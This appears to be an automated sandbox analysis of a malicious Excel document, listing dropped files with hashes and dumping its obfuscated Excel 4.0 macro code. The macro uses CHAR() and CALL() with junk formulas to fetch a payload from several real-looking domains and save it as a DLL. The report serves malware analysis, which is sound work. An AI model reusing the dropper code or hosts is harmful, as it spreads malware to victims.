SHA1:	BC29789DB48FBF6DF31008C462405FD522A18C42
SHA-256:	D92C644BB6F0374A219693122AD4E651301D4294FBDCD6612F26E7C03748A229
SHA-512:	9D64D7EAF4849EC89DEC9C4D9E77AD1518C87723E64B4A54A97F2F330F723729BCD2981BAFF8B366B5DF01D9D281EBD8BDAF5AE65D0DB1B148DCDC2EEE86F96
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\LOCDN06X.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	521
Entropy (8bit):	4.760800440903748
Encrypted:	false
SSDEEP:	12:N4N9DjtdgXUjt11Pdo9Djt11Nisl6tA9Djt11qjLtbQHg9Djtx/o:QjHSUjb1PKjb1tl6tMjb1qJfj7o
MD5:	1E53F5BEE87A0438D28F6E4FBDB0AF57
SHA1:	82B8331854C11B29BCD780E09835D1F16F082A62
SHA-256:	A8CFF27564DE42CE33135F1D0504B430A1FE51CE755B122554B0E653561471CD
SHA-512:	23510804CC317ECFC6572992C3B3AE52269C07B4645D6E1713ED4B5E1661A2D79A58F6690B923BCBB28E390D669486DD0F5CD59111322540E90CDAA461E9C78
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A21529DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUSR.DOB=20210404&T=1617496238000.bing.com/.1088.3255035136.30956459.625352800.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.1497582336.30956384.615499783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\N0NSTJUS.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	505
Entropy (8bit):	4.764590622138121
Encrypted:	false
SSDEEP:	12:N4N9DjtdgXUjt11Pdo9Djt11Nisl6tA9Djt11q39Djtx/hHg9Djtx/o:QjHSUjb1PKjb1tl6tMjb1qRj7+j7o
MD5:	9D59A2CB3DCB000AE6C14F9E9899CB87
SHA1:	17951CC23CE28AFCFD9709AFBDDDD5C575078ABE
SHA-256:	F7C17AC0FD185B8D127CBFCA08F430ACD9A16CE46310C2F6D3A2A2377753E583
SHA-512:	5744AB3DA830BCAF6110C1B2064DE15DDA5EA7C7E793E55834554BAD596F82B35D9033B98177018DC0BDABE1BDB37AB66E5DD34BC536E2D81E7FB548D93F692
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A21529DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUSR.DOB=20210404.bing.com/.1024.1497582336.30956384.615499783.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.1497582336.30956384.615499783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Q2XM1KA7.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	160
Entropy (8bit):	4.395792390410211
Encrypted:	false
SSDEEP:	3:eGp5bR4XgVBUVXJUOHjW2GWdR0g6zMksJcX05HjW2GWdR11o:LLt4NVXDjuWTZ6zMgXUjuWT11o
MD5:	8A9DF5CFF984C0B3237C523E2FF7EFCA
SHA1:	B7CE955AE13C48C8878F53319220A87CB0504C21
SHA-256:	61A60B7FF84C270DEC7090C59F6A6992527D9ABB7C493C2CEAD314BE1422C293
SHA-512:	7B18081C9D987D8DA99911C74530FBD78EC44B71F4EC39C131685D2F195B7B3AD4004348A4AE86C7561098BD79897386A1FF8E91E95F5A5EF644C197B95C7FA
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\QF6S0IOS.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	424
Entropy (8bit):	4.701405283805101
Encrypted:	false
SSDEEP:	12:N4N9DjtdgXUjt11Pdo9Djt11Nisl6tA9Djt11q39Djtx/o:QjHSUjb1PKjb1tl6tMjb1qRj7o
MD5:	334F95DAEB29460EB084FE242C5DD73D
SHA1:	8531CC011E38A8ABF0AF1DDC8EC2A04B39F36B67
SHA-256:	57D71F4D56851A90F044C9BED45C21C23229197E92A3EBC74A87FE7DE8AF625C
SHA-512:	80D7BB0F81EE1B64B7D3BF2743EDEC5D024586E541144D75A35DF2664486AB1F4AE2B79FF605725E48E82C8A1E5A08C8917F8AE0E5BF0B463BCEC2A4B40A194

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\QF6S0IOS.txt	
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A21529DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUSR.DOB=20210404.bing.com/.1024.1497582336.30956384.615499783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\SEWV21QJ.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	871
Entropy (8bit):	5.321014202250298
Encrypted:	false
SSDEEP:	24:QjHSUjb1PKjb1tl6tMjb1qJlhS4c5Fpc5/c5AWSbUDQEP+:QjHSUjbFKjbHlxjba5aaoSoDNm
MD5:	6B8621B0663358A3018BCC198B251998
SHA1:	B33D60B8B444B6BF8FABAB3BDD8112569939D9E9
SHA-256:	B20BC31F8D8B6AE927D17DD0CD65428E52F38AA7A69EE044A6DA55D445F7CF45
SHA-512:	83A5F00BD6472C51BC80179CEB683B9900BA0D39EE536F53CBD5E6ACD4CAF6A258F3CFE4F4CB2AB1DD42239AA333A5823072529A038E791BF785C39C467A555
Malicious:	false
IE Cache URL:	bing.com/
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A21529DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUSR.DOB=20210404&T=1617496238000.bing.com/.1088.3255035136.30956459.625352800.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.1507582336.30956384.627249804.30878005.*._HPVN.CS=eyJQbiI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiUCJ9LCJTYyI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiSCJ9LCJReiI6eyJDbiI6MSwiU3QiOjAsIlFzIjowLCJQcm9kIjoiVCJ9LCJBcCI6dHJ1ZSwiTXV0ZSI6dHJ1ZSwiTGFkIjoiMjAyMS0wNC0wNFQwMDowMDowMFoiLCJJb3RkIjowLCJEZnQiOm51bGwsIk12cyI6MCwiRmx0IjowLCJJbXAiOjF9.bing.com/.1024.1507582336.30956384.627561805.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\UMFOMLUW.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	99
Entropy (8bit):	4.4217654003116476
Encrypted:	false
SSDEEP:	3:e7qp5bR4XgVaLrcX05HjW2GWdR11o:WqLt4eXUjuWT11o
MD5:	5DB7D1C7FFA26769FC150B68FDE3A9DE
SHA1:	B347AFE5BCCC230F30CEA62B665ACC7940D5D20E
SHA-256:	AECB2EBA87F1C0123DBBE32EA897A76EE57B3B9A71C774FCECD45B24214D5507
SHA-512:	77046C6D79BAB38525B67A68674BF390562716C006A3CB485078837171339934EFDD35713751AB2BAD80E84BA9E2C6E96D8C683C68BCC55E98ADBEE27E2FA50
Malicious:	false
IE Cache URL:	www.bing.com/
Preview:	MUIDB.099651EE0C2061E9079E41E10DF7608B.www.bing.com/.9216.1497582336.30956384.615343783.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\VZXEQH0B.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	537
Entropy (8bit):	4.762642213497225
Encrypted:	false
SSDEEP:	12:N4N9DjtdgXUjt11Pdo9Djt11Nisl6tA9Djt11qjLtb8RWb/:QjHSUjb1PKjb1tl6tMjb1qJ8R+/
MD5:	0F24EA4078F90ED3EB7AA00D83401C0B
SHA1:	4F82B6166C8FFF0432045CFAE2F52004F4148300
SHA-256:	330FE76617E5175280CAE06D348015F75D850563B53EACC113053BD022A9D3D3
SHA-512:	7A3C765D4D9DC719F76D9684B6C91E1E6611DE755AC5DF4E65253F4DF9BBEE9F83AA290C0FF7C5AA35F32BA9A41A8FC3650D56067C19990A4EADE55663882BD
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.615343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A21529DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUSR.DOB=20210404&T=1617496238000.bing.com/.1088.3255035136.30956459.625352800.30878005.*.SRCHHPGUSR.SRCHLANGV2=en&WTS=63753093038.bing.com/.1088.3255035136.30956459.627093804.30878005.*.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y9VF2UL4.txt	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies\Y9VF2UL4.txt	
File Type:	ASCII text
Category:	dropped
Size (bytes):	521
Entropy (8bit):	4.758344520430346
Encrypted:	false
SSDEEP:	12:N4N9DjtdgXUjt11Pdo9Djt11Nisl6tA9Djt11qjLtbQHg9BtPy:QjHSUjb1PKjb1tl6tMjb1qJlhy
MD5:	429D230A5D0A4CF7E01710675CCA7997
SHA1:	7EDF4096537782343E5EB2D4C9D8F6DE7AFACDE1
SHA-256:	F344345DBC0E5DCEB8D555033BC18E416B5938AAAFAE7FACC63B22E6FFD658AA
SHA-512:	C3C78153AA4C767A7757576FD755FDD09BE1AB033DC792824E1DEA22ED8154DE002D8C4D5585EF0915B11C4A3BFD8FC8130BDE0FC48B69116E0EC1C8E43284 1
Malicious:	false
Preview:	MUID.099651EE0C2061E9079E41E10DF7608B.bing.com/.1024.1497582336.30956384.615187782.30878005.*._EDGE_V.1.bing.com/.9216.1497582336.30956384.6 15343783.30878005.*.SRCHD.AF=NOFORM.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUID.V=2&GUID=45FEC09314464B06A2152 9DFD3D0A2CE&dmnchg=1.bing.com/.1024.1497582336.30956384.615343783.30878005.*.SRCHUSR.DOB=20210404&T=1617496238000.bing.com/.1088.3 255035136.30956459.625352800.30878005.*.SRCHHPGUSR.SRCHLANGV2=en.bing.com/.1024.1507582336.30956384.627249804.30878005.*.

C:\Users\user\Desktop\19CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	234340
Entropy (8bit):	5.681216984287049
Encrypted:	false
SSDEEP:	3072:CbmxIEudkLee/DPPjwwm+DS7+DXfbmxIEudkLe4:/IEudkLee7nvDSqDX4IEudkLe4
MD5:	F2E05811C1AD85BB311E235A9DDFD48E
SHA1:	AA6EABD4E268CFB5F57C2D9634264B6F9D1F9128
SHA-256:	D4E3C6C2ED3D2C0D183FB94A18C380112D17CA35B281A289AEA5FDC60408BDC3
SHA-512:	082C8768E37F972393F435750D40074CB7FBAAA7F6833A02F30D07322E57314976114DF32C2ECCD626ADF99525A37872B9E25314B4688A51A6901BA127FF0A12
Malicious:	false
Preview:	........g2.....\.p.... B.....a.....=.....=.....i..9!.8.....X.@. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1..... ..A.r.i.a.l.1.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1...,...8.....A.r.i.a.l.1.....8..... .....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....>.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....?.....A.r.i.a.l.1...h...8.....C.a.m.b.r. i.a.1.....A.r.i.a.l.1.....

C:\Users\user\fikftkm.thj	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7614
Entropy (8bit):	5.643196429180972
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJcf:QJvVGaRF8I80
MD5:	116091ED739B7E0F1AD7F819560A0602
SHA1:	C30A527A2A5F25BC1A63359CAD76A8BAB67CB4FB
SHA-256:	0445F0A98A263C472AE1C8D8E28275AFEA1BDDD7692746AA5286097B311B29B1
SHA-512:	83F16BCA5EA4062470B8807912F10B6D743C2DEF2261B4E16098EA8FC1DCB6692CBBD4C6870F27408422B75A3CDCD46A3856AB2162177ED2386D4B8188C122E
Malicious:	**true**
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\fikftkm.thj2	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	107396
Entropy (8bit):	5.804743169573023
Encrypted:	false
SSDEEP:	1536:DWKaY5Se9WnVI78XvnoxJasJvRHKmyGDvDk0Rt9Y56l5ZMpvV05o9OX5xPw8:DWa0eQnVI7qCqZGDvDk4wol5w0EU
MD5:	B6FBFC6A40ED69565C2B1A2E4AABD201
SHA1:	432FF10BD10DB7494D0B2605DEA26C54F8238064

C:\Users\user\fikftkm.thj2	
SHA-256:	A05711289E9F8DBA5F0CE5FE3B3096F8C181F537D169997E2DB30F83036052D3
SHA-512:	4BB5E232EFCD233ABA7804A8A3E3F901AFCD89CF82C94A93AE3E5FEDD2F3DE04CCF5A9F45CEC82D622F8A2740DE4B4CF7FA5155D60851C7C6E762A63CE70E909
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Joe Sandbox View:	• Filename: document-69564892.xls, Detection: malicious, Browse • Filename: document-1320073816.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$....._W...6e..6e..6e.)v..6e...w..6e.Rich.6e.....PE..L.....f`.....!...Z.....`.....p.....p..Q...P...d.....P.....code...fY.....Z.....`.data...Q....p.....^.....@..@.rdata..._L.....`.....data...P.....x.....@.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Apr 1 10:53:30 2021, Security: 0
Entropy (8bit):	5.512374199664274
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1370071295.xls
File size:	184832
MD5:	09d41d14738707c2ce1e28b2313e1e5c
SHA1:	5714bc70d7d24c3db8c939c89fcea4b1d62736df
SHA256:	4844dc6311611acbba6d5afd762bcee79e3b4a5cc0d3d89b0ddc9c486f7b8d5e
SHA512:	1cfa4bf99fba33ec9a35a3ee8985650e5d6d3b836fb5fab72254752de16b501e90171829518a2307170669f38fa54a83510ed4e2555f626d2df01f56181d40c7
SSDEEP:	1536:4PrixIEudkLeXf1D5XUY//wBf8orsYwbKynDLmAMo5VjP2/zaUZ:4PmxIEudkLeXPD/PjYwe2DMo3S/I
File Content Preview:	.....>.....g.....d...e...f.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1370071295.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-01 09:53:30
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.354263933307
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . . D o c 3 . . . . . D o c 1 . . . . . D o c 2 . . . . W o r k s h e e t s . . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 b0 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.251653152424
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . & . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 173850

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	173850
Entropy:	5.72116035247
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . . 8 . . . . X . @ . . . . " . . . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 04 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

,,,,,,,,,,,,,,,,,,,=CHAR(85),,,,=CHAR(74),,=CHAR(114),,=CHAR(44),,,,,,=CHAR(82),,,,=CHAR(74),,=CHAR(117),,=CHAR(68),,,,,,=CHAR(76),,,,=CHAR(67),,=CHAR(110),,=CHAR(108),,,,,,=CHAR(77),,,,=CH
AR(67),,=CHAR(100),,=CHAR(108)"=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&'
""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)",,,,,,=CHAR(111),,,,=CHAR(66),,=CHAR(108),,=CHAR(82),,
,,,,=CHAR(110),,,,=CHAR(66),,=CHAR(108),,=CHAR(101),,,,,,,,,,,,=CHAR(51),,=CHAR(103),,,,,,,,,,,,,,=CHAR(105),,,,,,,,,,,,,,=CHAR(115),,,,,,,,,,,,,,=CHAR(116)"=""""&""""&""""&""""&""""&""""&""""&""""&""""&
""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&
""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&"
"&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&'
""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&'
""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ROMAN(7.85678564725478E+27,423)=""""&""""&""""&""""&""""&""
&""""&""""&""""&""""&""""&""""&""""=LOG(742343642785237000000,4235327)=""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=ODD(7.42425845234725E+25)=""""&""""&""""&""""&""""&""
""&""""&""""&""""&""""&""""&""""&""""=CALL(""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&D
oc3!AL9&Doc3!AL10&Doc3!AL11&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc
3!A100&Doc1!A200&Doc1!C200,Doc1!E201,0,0)",,,,,,,,,,,,,,=CHAR(101)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10
&Doc3!AL11&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A201
&Doc1!C201,Doc1!E201&""1"",0,0)",,,,,,,,,,,,,,=CHAR(114)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11&
Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A202&Doc1!C202,D
oc1!E201&""2"",0,0)",,,,,,=CHAR(40+45),,,,,,,,=CHAR(83)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11&
Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A203&Doc1!C203,D
oc1!E201&""3"",0,0)",,,,,,=CHAR(22+60),,,,,,,,=CHAR(101)"=CALL(BY2&BY3&BY4&BY5&BY6&BY7,BY14&BY15&BY16&Doc3!AL5&Doc3!AL6&Doc3!AL7&Doc3!AL8&Doc3!AL9&Doc3!AL10&Doc3!AL11
&Doc3!AL12&Doc3!AL13&Doc3!AL14&Doc3!AL15&Doc3!AL16&Doc3!AL17&Doc3!AL18&Doc1!J207,CC2&CC3&CC4&CC5&CC6&CC7,0,before.3.0.70.sheet!BU32&Doc3!A100&Doc1!A204&Doc1!C204,
Doc1!E201&""4"",0,0)",,,,,,=CHAR(6+70),,,,,,,,=CHAR(114)=Doc1!H206(),,,,,,,,,,,,,,=CHAR(118),,,,,,,,,,,,,,=CHAR(101),,,,,,,,,,,,,,=CHAR(114),,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,h,,

,,,,,,,,,vts.us.com/ds/0104.,,gif,,,,,,,mundotecnologiasolar.com/ds/0104.,,gif,,..\fikftkm.thj,,,,,accesslinksgroup.com/ds/0104.,,gif,,,,,,,ponchokhana.com/ds/0104.,,gif,,,,,,,comosairdoburaco.com.br/ds/0104.,,gif
,,,,,,,,,,,,,,,,,,,,,,,"=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(
7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC
(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.
PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,4
2)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)
=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(784254289324
2350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(27845245247
8923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842
542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278
452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRECISE(7842542893242350000,42)=TRUNC(278452452478923,425)=CEILING.PRE
